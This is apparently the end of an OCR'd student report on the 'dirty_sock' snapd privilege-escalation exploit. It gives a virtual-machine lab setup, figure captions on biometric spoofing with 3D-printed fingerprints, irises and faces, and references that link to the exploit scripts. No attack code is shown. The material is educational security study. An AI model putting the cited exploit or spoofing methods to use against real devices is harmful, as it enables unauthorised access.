
- Guest operating system

  Guest OS name : Linux MInt Xfce
  Version : 19.3


- VMware Workstation 15 Player
- Go language – Linx version – 1.14.2.linux-amd64.tar.gz
- Delve debugger
- Python-version 2.7.15+

Appendices

optical fingerprint scanner



Use of capacitors to read fingerprint




Data stored by the smartphone after reading the fingerprint by the capacitors

Fingerprints printed using a 3D printer

3D printer

Iris printed using a 3D printer

3D printed contact lenses



Projecting IR LED dots onto face in face recognition


3D printed faces


Battery explosions in smartphones due to overheating

References

[1] initstring. “initstring/dirty_sock”. github.com https://github.com/initstring/dirty_sock/blob/master/dirty_sockv2.py (accessed May 05, 2020).

[2] The Linux Foundation. “What Is Linux?”. linux.com https://www.linux.com/what-is-linux/ (accessed May 05, 2020).

[3] Wikipedia Authors. “Ubuntu Touch”. wikipedia.org https://en.wikipedia.org/wiki/Ubuntu_Touch (accessed May 05, 2020).

[4] UBports Foundation. “ubuntu touch devices”. devices.ubuntu-touch.io https://devices.ubuntu-touch.io/ (accessed May 05, 2020).

References used in presentation

- initstring. “Linux Privilege Escalation via snapd (dirty_sock exploit)”. initblog.com https://initblog.com/2019/dirty-sock/ (accessed May 05, 2020).

- snapcore. “Rest API”. github.com https://github.com/snapcore/snapd/wiki/REST-API (accessed May 05, 2020).

- aarzilli, Victor Titov, Giuseppe Crino. “Installation on Linux”. github.com

https://github.com/derekparker/delve/blob/master/Documentation/installation/linux/install.md (accessed May 05, 2020).

- initstring. “dirty_sock/dirty_sockv1.py”. github.com https://github.com/initstring/dirty_sock/blob/master/dirty_sockv1.py (accessed May 05, 2020).

- initstring. “dirty_sock/dirty_sockv2.py”. github.com https://github.com/initstring/dirty_sock/blob/master/dirty_sockv2.py (accessed May 05, 2020).

- Michael Vogt, chipaca,James Henstridge. “snapd/daemon”. github.com

https://github.com/snapcore/snapd/blob/4533d900f6f02c9a04a59e49e913f04a485ae104/daemon/ucrednet.go (accessed May 05, 2020).

- Wikipedia Authors. “Ubuntu Touch”. wikipedia.org https://en.wikipedia.org/wiki/Ubuntu_Touch (accessed May 05, 2020).

- physics.bi.edu Author. “The Dielectric Constant”. physics.bu.edu http://physics.bu.edu/~duffy/semester2/c08_dielectric_constant.html (accessed May 05, 2020).

- The Linux Foundation. “What Is Linux”. linux.com https://www.linux.com/what-is-linux/ (accessed May 05, 2020).

- UBports Foundation. “Ubuntu Touch devices”. devices.ubuntu-touch.io https://devices.ubuntu-touch.io/ (accessed May 05, 2020).

- SENBU SENSEI. How to do Python Programming in linux//linux mint. (Oct 8,2019). Accessed: May 5,2020. [Online Video]. Available: https://www.youtube.com/watch?v=3g7Hp0EWU6c

- Coding with Donvito: #fullstack #coding #devtools. Debugging Go Apps using Delve. (May 20,2020). Accessed: May 5,2020. [Online Video]. Available: https://www.youtube.com/watch?v=qFf2PRSfBlQ

- Code Bytez. How To Install Go In Ubuntu. (Mar 1,2018). Accessed: May 5.2020. [Online Video]. Available: https://www.youtube.com/watch?v=ZAQQmpuTSRs

- java frm. How to Run Python in LinuxMint 18.3 | Python in LinxMint 18. (May 13,2018). Accessed: May 5,2020. [Online Video]. Available: https://www.youtube.com/watch?v=Pau8pMKYwJc